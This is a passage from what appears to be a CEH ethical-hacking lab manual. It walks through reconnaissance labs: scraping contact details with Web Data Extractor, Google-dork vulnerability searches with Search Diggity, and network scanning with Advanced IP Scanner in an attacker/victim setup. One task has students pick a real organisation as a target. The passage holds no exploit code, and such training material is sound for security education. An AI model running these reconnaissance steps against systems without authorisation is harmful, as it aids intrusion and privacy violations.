1800123986563	1-800-123-986563	call	http://certifiedhacker.com/Online_Booking/<u>Online Booking: Stenu</u>	http://certifiedhacker.com	0
1001492	100-149 2		http://certifiedhacker.com/Online_Booking/<u>Online Booking: Searc</u>	http://certifiedhacker.com	0
15019912	150- 199 12		http://certifiedhacker.com/Online_Booking/<u>Online Booking: Searc</u>	http://certifiedhacker.com	0
1800123986563	1-800-123-986563	call	http://certifiedhacker.com/Online_Booking/<u>Online Booking: Searc</u>	http://certifiedhacker.com	0
1800123986563	1-800-123-986563	call	http://certifiedhacker.com/Online_Booking/<u>Online Booking: Typo</u>	http://certifiedhacker.com	0
1800123990563	1-800-123-990563	call	http://certifiedhacker.com/Online_Booking/<u>Online Booking: Hotel</u>	http://certifiedhacker.com	0
901234567	+90 123 45 57	Phone	http://certifiedhacker.com/P-folio/contact.htm P-Folio	http://certifiedhacker.com	0
6662568972	(666) 256-8972		http://certifiedhacker.com/Real_Estate/<u>Professional Real_Esta</u>	http://certifiedhacker.com	0
6662568972	(666) 256-8972		http://certifiedhacker.com/Real_Estates/<u>Professional Real_Esta</u>	http://certifiedhacker.com	0
8885554669	(888) 555-4669		http://certifiedhacker.com/Real_Estates/<u>Professional Real_Esta</u>	http://certifiedhacker.com	0
6662568972	(666) 256-8972		http://certifiedhacker.com/Real_Estates/<u>Professional Real_Esta</u>	http://certifiedhacker.com	0
6662568972	(666) 256-8972		http://certifiedhacker.com/Real_Estates/<u>Professional Real_Esta</u>	http://certifiedhacker.com	0
1800123986563	1-800-123-986563	call	http://certifiedhacker.com/Social_Media/<u>Unit... Together is Bel</u>	http://certifiedhacker.com	0
102009	10 2009		http://certifiedhacker.com/Under the trees/bc Under the Trees	http://certifiedhacker.com	0
132009	13 2009		http://certifiedhacker.com/Under the trees/bc Under the Trees	http://certifiedhacker.com	0
??2009	?? 2009		http://certifiedhacker.com/Under the trees/bc Under the Team	http://certifiedhacker.com	0

FIGURE 10.10: Web Data Extractor Extracted Phone details window

12. Similarly, check for the information under Faxes, Merged list, Urls (638), Inactive sites tabs
13. To save the session, go to **File** and click **Save session**

Save extracted links directly to disk file, so there is no limit in number of link extraction per session. It supports operation through proxy-server and works very fast, as it is able of loading several pages simultaneously, and requires very few resources




FIGURE 10.11: Web Data Extractor Extracted Phone details window

14. Specify the session name in the **Save session** dialog box and click **OK**




FIGURE 10.12: Web Data Extractor Extracted Phone details window

15. By default, the session will be saved at
D:\Users\admin\Documents\WebExtractor\Data

Lab Analysis

Document all the Meta Tags, Emails, and Phone/Fax.

Tool/Utility	Information Collected/Objectives Achieved
Web Data Extractor	Meta tags Information: URL, Title, Keywords, Description, Host, Domain, Page size, etc.
	Email Information: Email Address, Name, URL, Title, Host, Keywords density, etc.
	Phone Information: Phone numbers, Source, Tag, etc.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. What does Web Data Extractor do?
2. How would you resume an interrupted session in Web Data Extractor?
3. Can you collect all the contact details of an organization?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Lab**11**

Identifying Vulnerabilities and Information Disclosures in Search Engines using Search Diggity

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Search Diggity is the primary attack tool of the Google Hacking Diggity Project. It is an MS Windows GUI application that serves as a front-end to the latest versions of Diggity tools: GoogleDiggity, BingDiggity, Bing LinkFromDomainDiggity, CodeSearchDiggity, DLPDiggity, FlashDiggity, MahrareDiggity, PortScanDiggity, SHODANDiggity, BingBinaryMahrareSearch, and NotInMyBackYard Diggity.

Lab Scenario

An easy way to find vulnerabilities in websites and applications is to Google them, which is a simple method adopted by attackers. Using a Google code search, hackers can identify crucial vulnerabilities in application code strings, providing the entry point they need to break through application security.

As an expert **ethical hacker**, you should use the same method to identify all the vulnerabilities and patch them before an attacker identifies them to exploit vulnerabilities.

Lab Objectives

The objective of this lab is to demonstrate how to identify vulnerabilities and information disclosures in search engines using Search Diggity. Students will learn how to:

- Extract Meta Tag, Email, Phone/Fax from the web pages

Lab Environment

To carry out the lab, you need:

- Search Diggity is located at **D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance\Google Hacking Tools\SearchDiggity**

Tools demonstrated in this lab are available in **D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance**

- You can also download the latest version of **Search Diggity** from the link <http://www.stachliu.com/resources/tools/google-hacking-diggity-project/attack-tools>
- If you decide to download the latest version, then **screenshots** shown in the lab might differ
- This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows 8**, **Windows Server 2008**, and **Windows 7**

Lab Duration

Time: 10 Minutes

 GoogleDiggity is the primary Google hacking tool, utilizing the Google JSON/ATOM Custom Search API to identify vulnerabilities and information disclosures via Google searching.

Overview of Search Diggity

Search Diggity has a predefined query database that runs against the website to scan the related queries.

Lab Tasks

1. To launch the **Start** menu, hover the mouse cursor in the lower-left corner of the desktop




FIGURE 11.1: Windows Server 2012 – Desktop view

2. In the **Start** menu, to launch **Search Diggity** click the **Search Diggity** icon




FIGURE 11.2: Windows Server 2012 – Start menu

Module 02 – Footprinting and Reconnaissance

3. The **Search Diggity** main window appears with **Google Diggity** as the default

 **Queries** – Select Google dorks (search queries) you wish to use in scan by checking appropriate boxes.




FIGURE 11.3: Search Diggity – Main window

4. Select **Sites/Domains/IP Ranges** and type the domain name in the domain field. Click **Add**

 **Download_Button** – Select (highlight) one or more results in the results pane, then click this button to download the search result files locally to your computer. By default, downloads to `D:\DiggityDownloads\`.




FIGURE 11.4: Search Diggity – Selecting Sites/Domains/IP Ranges

Module 02 – Footprinting and Reconnaissance

 Import Button – Import a text file list of domains/IP ranges to scan. Each query will be run against Google with site:yourdomainname.com appended to it.

5. The added domain name will be listed in the box below the **Domain** field




FIGURE 11.5: Search Diggity – Domain added

6. Now, select a **Query** from left pane you wish to run against the website that you have added in the list and click **Scan**

Note: In this lab, we have selected the query **SWF Finding Generic**. Similarly, you can select other queries to run against the added website

T A S K 2

Run Query against a website

 When scanning is kicked off, the selected query is run against the complete website.



FIGURE 11.6: Search Diggity – Selecting query and Scanning

Module 02 – Footprinting and Reconnaissance

 **Results Pane - As**
scan runs, results found will begin populating in this window pane.

7. The following screenshot shows the **scanning process**




FIGURE 11.7: Search Diggity – Scanning in progress

8. All the URLs that contain the SWF extensions will be listed and the output will show the query results




FIGURE 11.8: Search Diggity – Output window

 **Output - General**
output describing the progress of the scan and parameters used..

Lab Analysis

Collect the different error messages to determine the vulnerabilities and note the information disclosed about the website.

Tool/Utility	Information Collected/Objectives Achieved
Search Diggity	Many error messages found relating to vulnerabilities

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Is it possible to export the output result for Google Diggity? If yes, how?

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs

Scanning Networks

Module 03

Scanning a Target Network

Scanning a network refers to a set of procedures for identifying hosts, ports, and services running in a network.

Lab Scenario

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Vulnerability scanning determines the possibility of network security attacks. It evaluates the organization's systems and network for vulnerabilities such as missing patches, unnecessary services, weak authentication, and weak encryption. Vulnerability scanning is a critical component of any penetration testing assignment. You need to conduct penetration testing and list the threats and vulnerabilities found in an organization's network and perform **port scanning**, **network scanning**, and **vulnerability scanning** to identify IP/hostname, live hosts, and vulnerabilities.

Lab Objectives

The objective of this lab is to help students in conducting network scanning, analyzing the network vulnerabilities, and maintaining a secure network.

You need to perform a network scan to:

- Check live systems and open ports
- Perform banner grabbing and OS fingerprinting
- Identify network vulnerabilities
- Draw network diagrams of vulnerable hosts

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 03\Scanning Networks

Lab Environment

In the lab, you need:

- A computer running with **Windows Server 2012**, **Windows Server 2008**, **Windows 8** or **Windows 7** with Internet access
- A web browser
- Administrative privileges to run tools and perform scans

Lab Duration

Time: 50 Minutes

Overview of Scanning Networks

Building on what we learned from our information gathering and threat modeling, we can now begin to actively query our victims for vulnerabilities that may lead to a compromise. We have narrowed down our attack surface considerably since we first began the penetration test with everything potentially in scope.

Note that not all vulnerabilities will result in a system compromise. When searching for known vulnerabilities you will find more issues that disclose sensitive information or cause a denial of service condition than vulnerabilities that lead to remote code execution. These may still turn out to be very interesting on a penetration test. In fact even a seemingly harmless misconfiguration can be the turning point in a penetration test that gives up the keys to the kingdom.

For example, consider FTP anonymous read access. This is a fairly normal setting. Though FTP is an insecure protocol and we should generally steer our clients towards using more secure options like SFTP, using FTP with anonymous read access does not by itself lead to a compromise. If you encounter an FTP server that allows anonymous read access, but read access is restricted to an FTP directory that does not contain any files that would be interesting to an attacker, then the risk associated with the anonymous read option is minimal. On the other hand, if you are able to read the entire file system using the anonymous FTP account, or possibly even worse, someone has mistakenly left the customer's trade secrets in the FTP directory that is readable to the anonymous user; this configuration is a critical issue.

Vulnerability scanners do have their uses in a penetration test, and it is certainly useful to know your way around a few of them. As we will see in this module, using a vulnerability scanner can help a penetration tester quickly gain a good deal of potentially interesting information about an environment.

In this module we will look at several forms of vulnerability assessment. We will study some commonly used scanning tools.

Lab Tasks

TASK 1

Overview

Pick an organization that you feel is worthy of your attention. This could be an educational institution, a commercial company, or perhaps a nonprofit charity.

Recommended labs to assist you in scanning networks:

- Scanning System and Network Resources Using **Advanced IP Scanner**
- Banner Grabbing to Determine a Remote Target System Using **ID Serve**
- Fingerprint Open Ports for Running Applications Using the **Amap** Tool
- Monitor TCP/IP Connections Using the **CurrPorts Tool**
- Scan a Network for Vulnerabilities Using **GFI LanGuard 2012**
- Explore and Audit a Network Using **Nmap**
- Scanning a Network Using the **NetScan Tools Pro**
- Drawing Network Diagrams Using **LANSurveyor**
- Mapping a Network Using the **Friendly Pinger**
- Scanning a Network Using the **Nessus** Tool
- Auditing Scanning by Using **Global Network Inventory**
- Anonymous Browsing Using **Proxy Switcher**

 Ensure you have ready a copy of the additional readings handed out for this lab.

- Daisy Chaining Using **Proxy Workbench**
- HTTP Tunneling Using **HTTPort**
- Basic Network Troubleshooting Using the **MegaPing**
- Detect, Delete and Block Google Cookies Using **G-Zapper**
- Scanning the Network Using the **Colasoft Packet Builder**
- Scanning Devices in a Network Using **The Dude**


Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab**1**

Scanning System and Network Resources Using Advanced IP Scanner

ICON KEY

Advanced IP Scanner is a free network scanner that gives you various types of information regarding local network computers.



Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

In this day and age, where attackers are able to wait for a single chance to attack an organization to disable it, it becomes very important to perform vulnerability scanning to find the flaws and vulnerabilities in a network and patch them before an attacker intrudes into the network. The goal of running a vulnerability scanner is to identify devices on your network that are open to known vulnerabilities.

Lab Objectives

The objective of this lab is to help students perform a local network scan and discover all the resources on the network.

You need to:

- Perform a system and network scan
- Enumerate user accounts
- Execute remote penetration
- Gather information about local network computers

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

Lab Environment

In the lab, you need:

You can also download Advanced IP Scanner from <http://www.advanced-ip-scanner.com>.

- Advanced IP Scanner located at **Z:\CEHv8 Module 03 Scanning Networks\Scanning Tools\Advanced IP Scanner**
- You can also download the latest version of **Advanced IP Scanner** from the link <http://www.advanced-ip-scanner.com>

 Advanced IP Scanner
works on Windows Server 2003/ Server 2008 and on
Windows 7 (32 bit, 64 bit).

- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running **Windows 8** as the attacker (host machine)
- Another computer running **Windows server 2008** as the victim (virtual machine)
- A web browser with **Internet access**
- Double-click **ipscan20.msi** and follow the wizard-driven installation steps to install Advanced IP Scanner
- **Administrative** privileges to run this tool

Lab Duration

Time: 20 Minutes

Overview of Network Scanning

Network scanning is performed to **collect information** about **live systems**, open ports, and **network vulnerabilities**. Gathered information is helpful in determining **threats** and **vulnerabilities** in a network and to know whether there are any suspicious or **unauthorized** IP connections, which may enable data theft and cause damage to resources.

Lab Tasks

TASK 1

Launching Advanced IP Scanner




FIGURE 1.1: Windows 8 – Desktop view

2. Click **Advanced IP Scanner** from the **Start** menu in the attacker machine (Windows 8).




FIGURE 1.2 Windows 8 – Apps

3. The **Advanced IP Scanner** main window appears.




FIGURE 1.3: The Advanced IP Scanner main window

4. Now launch the Windows Server 2008 virtual machine (**victim's machine**).




FIGURE 1.4: The victim machine Windows server 2008

Radmin 2.x and 3.x Integration enable you to connect (if Radmin is installed) to remote computers with just one click.

5. Now, switch back to the attacker machine (Windows 8) and enter an IP address range in the **Select range** field.
6. Click the **Scan** button to start the scan.

The status of scan is shown at the bottom left side of the window.




FIGURE 1.5: The Advanced IP Scanner main window with IP address range

7. **Advanced IP Scanner** scans all the IP addresses within the range and displays the **scan results** after completion.

Lists of computers saving and loading enable you to perform operations with a specific list of computers. Just save a list of machines you need and Advanced IP Scanner loads it at startup automatically.

Group Operations: Any feature of Advanced IP Scanner can be used with any number of selected computers. For example, you can remotely shut down a complete computer class with a few clicks.

